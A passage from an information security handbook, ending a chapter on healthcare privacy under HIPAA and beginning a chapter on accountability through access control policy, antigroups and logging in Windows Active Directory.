Much of this information sharing is, in fact, legitimate and necessary. If people are to receive good healthcare, it is important that their caregivers have access to all relevant information. People generally accept that insurance companies will have access to information about them in order to pay their bills. But the industry has left the door wide open by passively permitting access (1) by many more individuals, and (2) to much more information than appropriate or necessary, thus violating the basic information security principle of least necessary privilege. People want their caregivers to have access, but not every caregiver at a given hospital. People understand that insurance companies need some information to ensure that the claims they are paying are legitimate, but it is not clear that they need access to as much personal detail as is common today.

Until recently, the healthcare industry generally lacked formal information security programs. There are several reasons for this. For one, many in the industry believe that there is little commercial value in medical data en masse, and, therefore, such organizations are not likely targets for theft. There are examples of highly visible individuals' records being exposed, but the industry has viewed them as exceptions. Tennis star Arthur Ashe took pains to keep his HIV-positive status secret, but it was leaked to the press by a healthcare worker. In fact, it is highly probably that individual privacy breaches occur regularly, but go undetected and perhaps without visible consequence to the patients. People now recognize that there definitely is commercial value in large databases of medical data from ordinary people, as noted by drug stores sharing their patient prescription records with pharmaceutical companies, for example.

Furthermore, hospitals and other healthcare providers have traditionally based their policies primarily on ethical values and an honor system alone, and have not implemented consistent, specific, written procedures and technical controls. After all, there has been an assumption that all doctors (and, by extension, their support staffs) are ethical, and no one would want to prevent access to a medical record when that patient is in crisis. Unfortunately, that approach does not scale well. In a small office where each person's behavior is under scrutiny, it may suffice with the addition of a few procedures and technical controls. But once an organization becomes large and multifunctional, this approach alone simply cannot provide assurance of the confidentiality, integrity, and availability of patient information.

While the lack of a formal security program protecting health data in the context of treatment and payment is disconcerting, many *secondary* uses of personal information are not even known to us, nor does one have any control over them.

As Simson Garfinkel asserts so chillingly in his book, *Database Nation: The Death of Privacy in the 21st Century*, never before has so much information about each one of us been gathered and used in ways we can barely imagine. Identity theft is a rapidly growing problem. Although not covered in this chapter, many resources are available that focus on the problem. (Government Web sites such as the Department of Justice's www.usdoj.gov, the Social Security Administration's www.ssa.gov, and the joint agency site www.consumer.gov all explore the topic of identity theft.) And although one may not clearly understand what is happening and the potential damage, there definitely is a growing sense in this country that one's privacy is very much at risk.

In September 1999, a *Wall Street Journal*/ABC poll asked Americans to identify their biggest concern about the twenty-first century. While economic, political, and environmental concerns might first come to mind, the most commonly cited response was the loss of personal privacy.

What does this mean in the context of healthcare? Examples abound showing that this concern is valid:

- Following routine tests by her doctor, an Orlando, Florida, woman received a letter from a drug company promoting its treatment for her high cholesterol ("Many Can Hear What You Tell Your Doctors: Records of Patients Are Not Kept Private," *Orlando Sentinel*, November 30, 1997, p. A1).
- A banker who served on his local health board compared patient information to his bank's loan information. He called due the mortgages of patients with cancer (*The National Law Journal*, May 30, 1994).
- In the course of investigating a mental health therapist for fraud, the FBI obtained patients' records. When the FBI discovered one of its own employees among those patients, it targeted the employee as unfit, forcing him into early retirement, although he was later found fit for employment (A. Rubin, "Records No Longer for Doctor's Eyes Only," *Los Angeles Times*, September 1, 1998, p. A1).

This reality has negative implications for healthcare. Dr. Donald Palmisano, a member of the American Medical Association's board of trustees states, "If the patient doesn't believe [his or her] medical information will remain confidential, then we won't get the information we need to make the diagnosis." (*The Boston Globe Magazine*, September 17, 2000, p. 7.)

Indeed, in January 1999, a survey by Princeton Survey Research Associates for the California Health Care Foundation concluded that 15 percent of U.S. adults have "done something out of the ordinary to keep personal medical information confidential. The steps people have taken to protect medical privacy include behaviors that may put their own health at risk ...." Those steps include "going to another doctor; ... not seeking care to avoid disclosure to an employer; giving inaccurate or incomplete information on medical history; and asking a doctor to not write down the health problem or record a less serious or embarrassing condition."

This loss of privacy and trust in the healthcare system is at last being forcefully addressed through federal legislation.

HIPAA

The Health Insurance Portability and Accountability Act (HIPAA) of 1996 has multiple objectives, one of which is cost-savings through standardization of the electronic transactions that flow between business partners in the healthcare system. Hence, at the time that that section of the HIPAA becomes effective, when an individual enrolls in a health insurance plan or seeks care resulting in a claim and payment, the relevant information will be transmitted via electronic records of a standard format, using standard code sets and unique, universal identifiers for employers, providers, and payers.

While standardization will reduce costs, Congress fortunately recognized that it will also increase risks to information security and privacy. As more personal health information than ever is captured in electronic form and, furthermore, in common formats, it becomes vastly easier for someone to inappropriately access and use our information. HIPAA does away with proprietary formats, so one loses some of the safety of "security through obscurity." While there may be direct benefits to letting one's doctor have access to all one's health information — from hospital records to pharmacies and labs all across the country — it could be very damaging or, at least, embarrassing for one's employer or a marketing company to have such easy access.

Therefore, Congress added both security and privacy requirements to this Act. The Act directed the U.S. Department of Health and Human Services (HHS) to develop information security regulations. And it directed Congress to pass health privacy legislation by August 1999, or else HHS would be required to step in and develop privacy regulations. Unfortunately, while a number of health privacy bills were debated in committee, none ever made it to the members of Congress for a vote. Thus, it fell to HHS to develop privacy regulations in addition to those for security. But HHS has limited authority and can regulate only healthcare providers and health insurance companies, essentially omitting many other businesses using health information, such as the transcription agency and law firm mentioned above. So, until a broad-scope health privacy law is passed by Congress, large gaps in our legal protections remain.

The HIPAA privacy rule was finalized in December 2000 and, barring intervention, the deadline for compliance for most covered organizations is February 2003. The HIPAA security rule was finalized on April 21, 2003. Covered entities have until April 21, 2005, to comply; small health plans have until April 21, 2006.

How do the security and privacy regulations relate to each other? Information security professionals generally recognize a common definition of information security as the assurance of confidentiality, integrity, and availability of protected resources. In the healthcare arena, confidentiality receives the most attention because of the perceived sensitivity of patient information. But the creators of the HIPAA security rule recognized the

full scope of security and mandated a comprehensive information security program. After all, the integrity of the results of one's lab tests and the availability of one's record of allergic reactions, for example, can be extremely important to one's health!

Hence, those organizations covered by HIPAA are responsible for implementing a formal information security program. On the other hand, the concept of privacy is centered primarily on the individual. Privacy laws specify what rights a person has regarding access to and control of information about oneself, and they describe the obligations organizations have in assuring those rights. Privacy requires information security, and in many ways they are two sides of the same coin.

Anticipating the challenge of crafting an appropriate and acceptable health privacy law, Congress called on the Secretary of HHS for recommendations. In 1997, then-Secretary Donna Shalala presented a report to Congress that she based on five principles. These principles are drawn from the fair information practices drawn up decades earlier by the U.S. Government.

The fair information practices were used as the foundation for the Fair Credit Reporting Act, which gives people the right to obtain a plain-language copy of their financial credit report (at little or no cost) and to have errors corrected through a straightforward process. They also form the basis for privacy laws in many European Union countries and other modern nations. However, in the United States, moves toward an all-encompassing federal privacy law in the 1970s were derailed due to fears of "Big Brother" or the government having too much control over people's personal information.

Secretary Shalala's five principles — which are also reflected in HHS's privacy rule — are these:

1. *Boundaries*. Information collected for one purpose cannot be used for a different purpose without the express consent of the individual.
2. *Consumer control*. Individuals have the right to a copy of their record, have the right to correct erroneous information in their record, and have a right to know how their information is being used and given to other organizations.
3. *Public responsibility*. There must be a fair balance between the rights of the individual and the public good. (In other words, there is not an absolute right to privacy.)
4. *Accountability*. There will be penalties for those who violate the rules.
5. *Security*. Organizations have an obligation to protect the personally identifiable information under their control.

The last principle is particularly significant in understanding the relationship between the HIPAA security and privacy requirements. This makes it clear that one cannot have privacy without security, particularly in the area of access controls. The HIPAA privacy rule from HHS tells us when access to a person's health information is appropriate, when it is not, when explicit consent is required, etc. It also requires adherence to the "minimum necessary" security principle, the creation of audit trails, and the security training of the workforce. These regulations can be translated directly into conventional security and access control mechanisms that make up an organization's formal security program — policies, procedures, physical and technical controls, and education. In fact, the privacy rule broadly reiterates the need for security safeguards and thus could be interpreted as *encompassing* the separate HIPAA security rule requirements.

Other Patient Privacy Laws

In 1999, President Clinton signed the Gramm-Leach-Bliley Act (GLB) into law with some reluctance. This law breaks down the legal barriers between the insurance, banking, and brokerage businesses, allowing them to merge and share information. It is assumed that this will provide rich marketing opportunities. However, despite privacy protections in GLB, individuals will not have control over much of that sharing of their detailed, personal information, sometimes including health information. Clinton pledged to give greater control to individuals and, with the HIPAA privacy rule, appears to have done so with health data, at least to some degree.

Turning to case law and privacy, the outcomes are uneven across the country, as described in *The Right to Privacy* by lawyers Ellen Alderman and Caroline Kennedy in 1995. But a case from 1991 involving the Princeton Medical Center and one of their surgeons who became HIV-positive makes a significant statement. The court found that medical center staff had breached the doctor's privacy when they looked up his medical information, although they were not responsible for his treatment. In other words, they accessed his information for other

than a professional "need to know," and the court agreed that this constituted a breach of privacy. For those in the information security field, this case confirms a basic tenet of information security.

With the advent of HIPAA and the growing sophistication of lawyers and judges in the realms of security and technology, one should expect more such lawsuits.

Technical Challenges in Complying with New Privacy Laws and Regulations

As healthcare organizations collectively review the HIPAA security and privacy requirements, several areas present technical challenges.

Lack of Granular Access Controls

One of the current technical issues is the lack of sufficiently granular controls in the applications to limit the access of authorized users. This issue has several facets.

First, while systems have long been capable of limiting access by function or by types of data through role-based access control, it is difficult to develop algorithms to limit access to only certain patients. For example, it is typical for patient registration clerks to have access to demographic and insurance data in order to record or update a patient's address or insurance plan. But they do not have access to a patient's lab tests or a doctor's notes about the patient's condition. On the other hand, they have access to the demographic and insurance data of *every patient* in that healthcare organization. Because that information is kept historically, that often means the registration clerk has access to thousands, if not millions, of personal records. That type of information is usually not considered particularly sensitive. People's names, addresses, and telephone numbers are commonly published in telephone books, and most people do not keep the name of their health insurance plan a secret. But, in fact, this information falls under the full protection of HIPAA and can put people at risk if left unprotected. Imagine a battered woman who is seeking treatment while she is in hiding. She willingly gives her temporary address to her doctor so that the doctor can contact her, and she has a reasonable expectation that this information will be kept private and not divulged to her former partner.

An even more disconcerting example of the lack of granular access control is the wide access to a person's actual medical information: diagnoses, test results, doctors notes, surgery or procedures performed, medications prescribed, etc. It is not unusual for all physicians at a hospital and their support staff to have access to the full historic database of patients — thousands or even millions of patients' records. The same is true of medical and other students, as well as numerous individuals in business functions such as billing and medical records.

If organizations recognize the risks in these instances, they most often react by indicating they are at the mercy of their application vendors and the products simply do not provide tighter controls. So organizations use compensating controls such as policies, procedures, and education to counteract system deficiencies. It is very common for healthcare organizations to require workforce members to sign a confidentiality agreement stating that they will not access information other than for a business need to know. That done, many organizations have been lulled into believing they have met their obligation to protect the confidentiality of health information.

Indeed, this is not a trivial problem to solve. In a small medical practice, it may be clear-cut; but in an academic medical center — arguably the most complex healthcare organization — it becomes very difficult to anticipate the circle of workforce professionals, support staff, and business and administrative personnel who should have access to any given patient's record.

This presents an exciting opportunity for system designers to develop creative solutions. For example, in Britain, a new system developed by Dr. Ross J. Anderson, University of Cambridge, and implemented in several hospitals uses a distinct access control list (ACL) for each patient. This ACL is maintained by the patient's primary doctor who can, for example, temporarily add names of consulting specialists as needed. Support staff are linked to their physicians and thereby gain access as appropriate.

An analogous context-based access control solution could be developed in the United States based on relationships with a given patient. For example, many health plans require a designated primary care physician as a gatekeeper for healthcare services. A growing number of healthcare applications allow for such a designation, as well as for consulting physicians. And hospital admitting systems have long allowed for designation of a referring physician, an admitting physician, and an attending physician. Thus, in addition to standard

role-based access control, an individual's access can be further limited to those patients with whom there is a relationship. But the solution must be easy to administer and must extend to the non-professionals who have broad access.

Even if only a rough algorithm were developed to define some subset of the total patient population, a "break the glass" technique could readily be applied. This would work as follows. If a physician needed to access the record of a patient beyond the usual circle of patients, a warning screen would appear with a message such as, "Are you sure you need to access this patient? This action will be recorded and reviewed." If the doctor proceeded to access the patient's record, an immediate alarm would sound; for example, a message would be sent to the security officer's pager, or that audit log record would be flagged for explicit follow-up on the next business day. This mechanism would serve as a powerful deterrent to inappropriate accesses.

The second facet of the granular access control problem has to do with the requirements of the HIPAA privacy rule. That rule states that organizations must ask patients for permission to use their data for each specific purpose, such as marketing. Patients may agree and later revoke that authorization. This suggests that applications, or even database access tools, may no longer freely access every patient's record in the database if the reason for the access is related to marketing. Before retrieving a record, the software must somehow determine this patient's explicit wishes. That is not a technically challenging problem, but identifying the *reason* for the access is. One can make assumptions based on the user's role, which is often defined in the security system. For example, if a user works in the marketing department and has authorizations based on that role, one might assume the purpose for the access is related to marketing. But this approach does not apply neatly across the spectrum of users. The most obvious example is the physician whose primary role is patient care, but who may also serve in an administrative or research function. Some vendors have attempted to solve this problem by asking the user, as he accesses a record, to pick the reason for the access from a list of choices. However, a self-selected reason would not be likely to qualify as a security control in the eyes of information security professionals or auditors.

Patient-Level Auditing

The lack of sufficiently granular access control as described above, combined with the human tendency toward curiosity, lead to a common problem of inappropriate "browsing" or looking up patient records for other than authorized business reasons. In the best light, this may be done because of sympathy and concern for a family member, friend, or colleague. At its worst, it may be done for malicious intent or for monetary gain. A group of Medicaid clerks were prosecuted for selling copies of recipients' financial resources to sales representatives of managed care companies (*Forbes*, May 20, 1996, p. 252).

This behavior obviously threatens the confidentiality of the data entrusted to healthcare organizations and the privacy of the particular patients. It is a problem of particular significance in the healthcare industry where simply reading a record can be extremely damaging to the patient.

When concerns about inappropriate browsing are so great that the hospital's own employees are reluctant to seek care there, stronger measures are called for. Years ago, one hospital with an in-house-developed online system added a patient-level audit capability to counteract this threat. Since then, other hospitals and some healthcare system vendors have incorporated this valuable security feature into their systems. It is conceptually different from a standard database audit trail or record of changes to information in that it records *all* access, regardless of whether the information was altered or not. Second, unlike a database audit trail, it is less important to record exactly what data was accessed beyond which patient was accessed. If a user looked up a neighbor's record although there was no business reason, the security rules were broken, regardless of how much information about the neighbor the user actually saw.

Inappropriate browsing is a fundamental privacy issue that organizations are required by HIPAA to address through information security techniques such as the patient-level audit trail. This audit trail is also used to inform patients, upon their request, of disclosures of their information for a variety of reasons, whether appropriate and authorized or not.

The technical challenges with this type of audit trail are the potential performance and storage impacts and the retrospective review of large volumes of audit trail records.

This type of audit trail must be in effect for every patient, not just selected individuals. Thus, it is easy to imagine that system performance could be degraded to an unacceptable level if this feature is not carefully designed. Similarly, the size of each audit record must be considered in terms of online storage space. As

computing power and storage become less expensive, these should not be major barriers. But the remaining technical challenge is for designers to provide tools for analyzing the masses of audit data to identify potential abuses. Under the HIPAA, it will no longer be sufficient to have these audit trails on hand when a problem arises; organizations will be expected to proactively monitor these files. Yet picking out the inappropriate access from the vast majority of appropriate record accesses is not yet simple or routine. Clever filters are needed to help us discern appropriate from inappropriate accesses.

Internet Use

The healthcare industry is rapidly embracing the Internet, somewhat surprisingly because it is not known for being an early adopter of new technologies. However, the Internet is enticing as a communications vehicle between providers and payers, among geographically separate parts of the same organization, and, ultimately, between the business and the consumer.

It has long been acknowledged that the Internet can be used with relative safety if transmissions are encrypted and if entities use strong, two-factor authentication. Indeed, those are the Internet-use requirements imposed by the HIPAA on the healthcare world.

The encryption requirement can be met today through numerous products and solutions using proven algorithms such as 3DES, RSA, and ECC — and AES in the near future. But the authentication requirement presents significant implementation challenges.

Many healthcare organizations today use tokens with PINs for reliable, two-factor authentication of remote users. But consider current and arising Internet business activities and it becomes apparent that this solution is not scalable to the healthcare industry's consumers, that is, the public. Yet the HIPAA does not release healthcare organizations from their duty to protect when the communications are with a patient or health insurance plan member.

Already there are examples of healthcare organizations interacting with patients and plan members via the Internet. Some hospitals permit patient access to test results and other medical record information. Some pharmacies permit patients to order prescription refills. Some insurance plans permit subscribers to update address and primary care physician designation. And e-mail communications between physicians or insurance plans and patients are becoming commonplace.

Ross Perot's Dallas company, Perot Systems, has a multimillion dollar contract with Harvard Pilgrim Health Care, a major Boston-area HMO, to "create an Internet-based 'HMO of the future.'" The first step in November 2000 was the unveiling of a Web site for employers and employees to enroll in the health plan. But in the future, "Perot envisions a system where hospitals, doctors, employers, members, and the HMO will ... be able to log on and update patient accounts..., 'a model for how medicine should be practiced in the 21st century.'" (L. Kowalczyk, "Perot's Model HMO: Billionaire, Harvard Pilgrim Eye Internet-Based System," *The Boston Globe*, March 8, 2000, p. D1).

But while these communications are often encrypted (although not always), they typically authenticate the patient or subscriber using only a static password or PIN. This is occurring even at healthcare facilities using two-factor authentication for their own workforce's dial-up access. How do they reconcile these significantly different levels of security? Today, many healthcare organizations are simply unaware of the HIPAA requirement or are hoping it will somehow not apply to communications with the public — which flies in the face of reason. That avoidance is due to the real or perceived high costs (in dollars and human resources) of implementing a two-factor authentication solution and extending it to all patients or plan members. Yet the volume of health-related Internet transactions and the variety of healthcare business uses are guaranteed to expand in the future. A few organizations, however, are beginning to consider how to achieve this security control within their strategic goals over the next few years.

The most feasible solution appears to be with the implementation of public key infrastructure (PKI) and digital certificates/signatures. Although some PKI supporters mistakenly claimed that the 1998 proposed HIPAA Security and Electronic Signature Standards *requires* the adoption of PKI, PKI as a cluster of interoperating technologies does appear to hold the most promise for strong remote authentication — along with encryption, non-repudiation, and message integrity — comprising a powerful set of security controls.

Consider the financial world and the possibilities for fraud when a credit or bank card is not visible to the merchant. While only a small percentage of all credit card transactions occur over the Internet (and so cards are not viewable), they make up the majority of the fraudulent cases. And according to Visa USA, "fraudulent orders account for 10 to 15 cents of every $100 spent online, compared to just 6 cents for every $100 spent at brick-and-

mortar stores." (*The Boston Globe*, October 9, 2000, p. C1,9.) A consumer's liability is minimal, but not the bank's. In 1999, American Express introduced its American Express Blue card with a chip intended to give greater security and assurance of identity (i.e., authentication of the cardholder), among other features. More recently, VISA has also begun issuing cards carrying chips. In both cases, card readers could be free to the consumer. As businesses with real dollars to lose take steps to prevent fraud, they move the PKI industry forward by forcing standardization, interoperability, and lower costs.

If our bank and credit cards become smart cards carrying our digital certificates, soon it may be standard for home and laptop computers to have smart card readers, and those readers will be able to handle a variety of cards. At first this may be the new-age equivalent of a wallet full of credit cards from each gas station and department store as people had decades ago; many businesses and organizations will issue their own smart cards through which they can be assured that a person is the true cardholder. After all, one must have the card in one's possession and one must know the secret PIN to use it.

And just as today people have a small number of multipurpose credit or debit cards, the electronic smart card will rapidly become multipurpose — recognized across banks and other financial institutions as well as by merchants — thus reducing the number of cards (and digital certificates and private keys) people hold. Because the financial infrastructure is already in place (notice the common network symbols on ATMs: NYCE, Cirrus, and others), this time the migration to a small number of standards and physical cards could happen "overnight."

At the NIST/NCSC 22nd Annual National Information Systems Security Conference in October 1999, information security experts predicted that smart cards carrying digital certificates plus a biometric such as a fingerprint will become the standard in three to five years. With HIPAA security and privacy compliance deadlines coming in early 2003, that should be just in time for adoption by the healthcare industry to help secure remote communications. Today's health plan and hospital identification cards will become tomorrow's smart cards, allowing patients and subscribers to update their own records, make appointments, get prescription refills — all at their own convenience and with the assurance that no one else can easily pose as that person and gain unlawful access to his records. After all, this is about privacy of one's personal information.

Conclusion

The healthcare industry has historically lagged behind many other sectors of the U.S. economy in recognizing the societal and business need for a formal information security program. At a time of increasing exposures — in part due to the rapid embracing of the Internet by the industry — and the public's heightened sensitivity to privacy issues, the advent of federal legislation, HIPAA, mandating security, and privacy controls pushes healthcare to the forefront. This is an exciting opportunity for the information security world to apply its knowledge and skills to an area that affects each one of us: our health.

Chapter 12

Accountability

Dean R. Bushmiller

Contents

Introduction
Assumptions
Definition and Need
Requirements Overview
Business Process Details
Technical Process Details
Technical Process Implementation
Threats
Who Needs to Be Involved?
Summary

Introduction

What is accountability and why is no one willing to implement sound accountability measures? Accountability is neither popular with business nor is attractive enough for technologists to implement, and finally, security professionals can barely keep up with audit. You heard it here first: Accountability will be the next version of audit, identity management, and systems administration.

Accountability is about as opposite to "set it and forget it" as you can get. Everyone is looking for a silver bullet to kill the specter of compliance and regulation. But no silver bullet exists. The strength of our audit holy water gets dangerously diluted by the "turn it on when the auditor comes" attitude. It is time for the technical and business process of accountability.

Assumptions

To have a clear discussion on accountability, this chapter will be limited to the access control domain. In the access control domain, unique identification is assumed; without it, none of this concept or any access control methodology will be successful.

Discretionary access control (DAC) system failures are a reason for the need for accountability; therefore, DAC is the second assumption of this chapter. It is possible to adjust accountability concepts to fit role-based and mandatory access control systems.

Keep in mind, the author comes from a Windows background. The second section of this chapter discusses Windows file systems and tools to address logging "Windows style." Technologies discussed in this chapter can be abstracted to fit other situations such as implementations and relational database (UNIX-like) systems.

The information security management domain overlaps this topic specifically in the area of policy. Policy on consent to monitor, escalation procedures, and audit are assumed for the success of any level of accountability. Physical security is assumed to be robust.

The basic assumptions of unique identification, DAC, and Windows will help narrow the scope of this topic into a chapter instead of an entire book.

Definition and Need

The formal definition of accountability is as follows: The principle that individuals, organizations, and the community are responsible for their actions and may be required to explain those actions to others. In CISSP® terms, the organization will expect its constituents to conform to the policy or rules and, if there is a failure in compliance, the governing body will have knowledge of the infraction(s) and take action. Each of these components requires scrutiny for a CISSP to apply them to its business.

Who governs actions? What are the repercussions? The individual is a constituent of many groups or sets. For example: you are a member of a family, a community, an organization, and a business. If you do something wrong at the family holiday celebration (yes, everyone saw what you did), one or more family members will call you the next day and let you have it. If you do something wrong as a CISSP (not again?), the (ISC)^{2}® Ethics Review Board will be sending you a nasty e-mail and perhaps revoking your membership. If you do something unacceptable on the file server at work, you should get an automated message explaining the policy violation, and your organization's counselor will expect you to set up a meeting to discuss the situation. This perfect world of repercussions for improper actions can be achieved via a mix of technical and administrative controls focused on accountability.

In the perfect world, everyone would understand the intent of the rules and follow them. With an approach that people are basically good, training would be the answer to setting clear expectations and preventing inappropriate interpretations of the rules. However, in an imperfect world, people are in a continuous state of change. In most cases, the way information is presented will have a bearing on how well it is received and acted upon. For example, the chief executive officer (CEO) of a health club says, "We are instituting a new system of accountability. Drug testing will be done every day. We will know what you are drinking, eating, and doing the night before. If you do anything wrong, you are fired!" What will the staff be feeling at this point?

Let us start over. The CEO believes they want to improve the health of the staff by showing them how to improve diet, exercise, and vitamin balance. What would be the feeling now? The

same implementation of accountability can be perceived differently. Successful implementation of accountability strategies requires a smooth delivery of expectations and an accurate technology.

Regrettably, organizations break regulations, people break laws and policies; the ones who get caught get punished. So when does this happen? Auditors schedule appointments with organizations to review their activity either because of a complaint or as a part of a periodic inspection. It is rare that a surprise or random inspection occurs without some warning. Before the auditor arrives, everyone scurries around turning on the controls. The auditor checks the policy against the controls, looking for gaps. Auditors will dig until they have a finding and then submit the report to the governing body. The governing body hands out fines or, in most cases, warnings. After the auditor leaves, the controls are turned off, life goes on.

What should have happened? When the controls were turned off, the governing body and the responsible party at the organization should have been notified automatically, the summons should have arrived in the mail, and the controls would then be turned back on or the fine would be paid. The next time you drive down the road and you see a police car pulling someone over, will you slow down? The next time a red light camera catches you, will you pay the fine or go to court? The next time you see the camera, will you stop? How about following the law all the time?

That is what accountability is all about; it is a business and technical process that changes everyone's behavior to follow policy at all times.

For example, suppose you do something unacceptable. You would then get an e-mail from the system and a copy would go to your boss. You would be required to show up at his or her desk ready to explain. As a responsible member of the organization and a mature adult, you would not make excuses: you would apologize and not do it again. It would not be a fun part of the day. If employees know that inappropriate actions have repercussions, they learn quickly not to do those actions.

We need an accountability system that addresses the world we live in. We need a business process and a technical tool set that report all inappropriate activity so that self-corrective measures are applied.

Requirements Overview

Accountability requires a balance between the implementation and the business process. Relying on either one too much will reduce the accountability. If we have a poorly automated way to deliver the data, the business process cannot apply the rules and remediation equally. Once we have inequitable application of policy, it will lead to decision reversals either by human resources or, worse yet, by a court of law. We have all heard stories of courts ordering organizations to reinstate employees.

Administratively there must be clear, accurate policy and a remedy for noncompliance. Technically there must be well-defined, accurate permission systems, consolidated logging, and timely e-mail communications for all parties involved.

Business Process Details

Before we address the technical processes we need to get the business processes in place. We must define the actions, and then we can define the inappropriate actions. We must choose a governing body from the population for escalation and remediation. We must define the repercussions. A well-defined business has its functions and flows documented. This data is currently in most organizations. It could be in the risk management documents, the business impact assessment, the business plan, or the management framework.

The data we need for defining the actions includes all of the job descriptions, roles, and responsibilities in the organization. This cannot be done in the vacuum of a single department. If we examine the roles and an overlap occurs we need to find out why and make adjustments, if possible. Each position or role will have a defined set of resources that is not appropriate for others to access. Further, in a mature definition the access to resources would be as granular as possible. Our goal is to answer the questions, what are the least privileges, what are the groups, and what are the resources? In a large organization this data may be in file systems, directories, or identity management systems.

If the data is present, it most likely needs consolidation. The maximum number of groups should be less than 25 for an organization or a large, segregated department. The maximum number of resources should be 25. The reason for these numbers is that the possible number of permutations of groups and resources could be so high that administrators could not diagram or conceptualize it. It is possible to exceed these maximums, but in most cases consolidation is called for. The difficulty with this step is as follows: administrative overhead changes over the life of a business, a position, and a set of resources. The output of this step will be used to define your functional policies.

Consent to monitoring, acceptable use of resources, remediation, self-governance, and escalation are the functional policies that must be defined for use in the technical implementation of accountability. As always, policy must be communicated to staff before, during, and after employment. Consent to monitoring must detail the level of activity tracking and give clear examples. Acceptable use of resources must include a statement that specifically points to not using named files or databases that are not part of the scope of that role or group; further, personnel must be warned to protect the user account as an asset of the organization. Acceptable use must reference the other three policies listed. The remediation policy must explain the following: steps to be taken in the event the acceptable use policy is broken, who will be contacted if a violation occurs, exceptions, typical punishments, and the number of violations before escalation occurs. Self-governance policy (also called ethics handbook), if present, should explain acceptable and unacceptable behavior as it pertains to accountability. The escalation policy must name or address parties such as union representation, legal counsel, employee review boards, and human resources.

Employee review boards are a group of peers who listen to exceptions and make recommendations to the violator. This group should be a mix of all departments, with a variety of tenure, and should change frequently. It may have more impact than management. Depending on the culture of the organization, review boards may even make recommendations for termination or punishment. Just the thought of disappointing peers in certain organizations will be a deterrent to further inappropriate actions.

Technical Process Details

All businesses can implement accountability; however, the technical house must be in order. The minimum requirements are unique identity; properly named resources and groups; accurate permissions; accurate, continuous, concise, logging; automated reporting of relevant logging; and good maintenance of all of the above.

Identity management strategies include consolidation or synchronization of authentication databases, grouping of functional or departmental staff, and grouping of resources. A more organized group management strategy of tying groups of owners to their named resources using a clear naming convention will increase the clarity of accountability. If the resource is clearly

marked or named and organized for the users' department or function, the users will be more likely to access the correct resources. Conversely, it will be clear to the users that the inappropriate action is not a part of their security domain. The example in the implementation section of this chapter will make this easier to understand.

In most enterprise permissions systems, administrators either are confused about the effective permissions or use a "most privilege" strategy, rather than least privilege. Resource users should be in as few conflicting permissions groups as possible. Permissions should be applied as close to the resource as possible, and grouping should be abstracted on the local resource.

The "antigroup" consists of a group of all personnel that should not have access to a specific resource, that is, the antipermission group. Antigroup is a term that the author has created because the concept is paramount to successful accountability. The antigroup should specifically be denied access to the resource by technical means. If this occurs and overall group management is accurate and automated, it will be easier to implement accountability.

Accurate logging is the last key piece of the accountability puzzle. Traditionally, logging levels have been either too high or too low. Trapping all events causes poor performance, storage issues, and log consolidation errors. Trapping too few log entries misses key events. Logging all types of access (success and failure) by the antigroup communicates all that is needed for accountability. Successful access by the antigroup indicates failed permissions settings and requires immediate action by administrators. Failed access by the antigroup indicates accountability issues to be reported as directed by the policies. If group consolidation is coupled with antigroup strategies, logging can be nearly perfect.

Indirectly related to accountability is the act of tuning the logging system itself. Changes to logging facilities indicate a policy change. Technical or administrative policy change should be carefully reviewed before implemented; accountability's assurance depends on it.

Automated reporting of accountability infractions is the final step in the set of technical processes. To limit collusion, reduce tension between employees, and provide immediate feedback to transgressors, all reporting and escalation must not have human intervention until after the offender has had a chance to review his or her own actions.

Adjustments to the technical and business processes surrounding accountability are essential to business. As infractions are recorded, the metadata will indicate gaps between what is reasonable to achieve business goals and what is written in the policy. Accountability strategies will take at least three iterations to become stable and reliable.

Technical Process Implementation

The second part of this chapter is a description of an implementation of accountability. We will use the technical implementation norms for organizations of the most prevalent operating system and typical setup to build an accountability implementation. Microsoft's Active Directory for version 2000 or better with Global Groups enabled has the widest audience. With some adjustments, this system could work for other operating systems and atypical designs.

Assumptions for this implementation of accountability are as follows: a Windows domain structure under a single forest, universal groups, permissions applied to groups only, a universal naming convention for both groups and shared resources, permissions set on every accessible resource, event logging for security and system events, and Logcaster (a log consolidation tool).

Large Windows domain structures prior to Windows 2000 were typically set up as resource domains trusting accounts domains to overcome limitations in the sizes of databases. This is no longer




Exhibit 12.1 Example forest and domain structure.

necessary, but the concept and a diagram will help to illustrate a domain that is complex enough to be applied to most enterprises (see Exhibit 12.1). In this domain structure, the user account is located in the a.com domain, and the file server is located in a separate domain, r.com. Both domains are located in a single forest so that database replication may occur.

Universal groups are found only in a forest where the functional level has been raised to a minimum of Windows 2000 native mode for all domains in the forest. This cannot be undone unless you restore all domain controllers from backup. (A strong warning: if you raise the functional level and if you have any NT 4.0 domains, you will lose replication capability.) Raising the functional level can be accomplished in the microsoft management console (MMC) for Active Directory Domains and Trust by right-clicking each of the domain objects and choosing from the context menu.

> From Windows 2003 server Help file: The concept of enabling additional functionality in Active Directory exists in Windows 2000 with mixed and native modes. Mixed-mode domains can contain Windows NT 4.0 backup domain controllers and cannot use Universal security groups, group nesting, and security ID (SID) history capabilities. When the domain is set to native mode, Universal security groups, group nesting, and SID history capabilities are available. Domain controllers running Windows 2000 Server are not aware of domain and forest functionality.

It is possible to achieve accountability in separate forests by using a centralized logging facility, but the level of complexity increases.

Permissions need to be set on resources at the group level in a nested fashion to reduce permissions conflicts and confusion. An informal polling of hundreds of systems administrators over seven years indicates three things: There is an overwhelming attitude of confusion on how to set permissions correctly, what the effective cumulative permissions are on a share, and how to clean up the permissions creep that occurs over the life of an account.

Permissions administrators should use a practical approach to permissions systems. The practical approach from *Discretionary Access Control Knowledge, a Practical System* offers a new solution for administrators to reduce abuse of access controls and simplify permissions management.

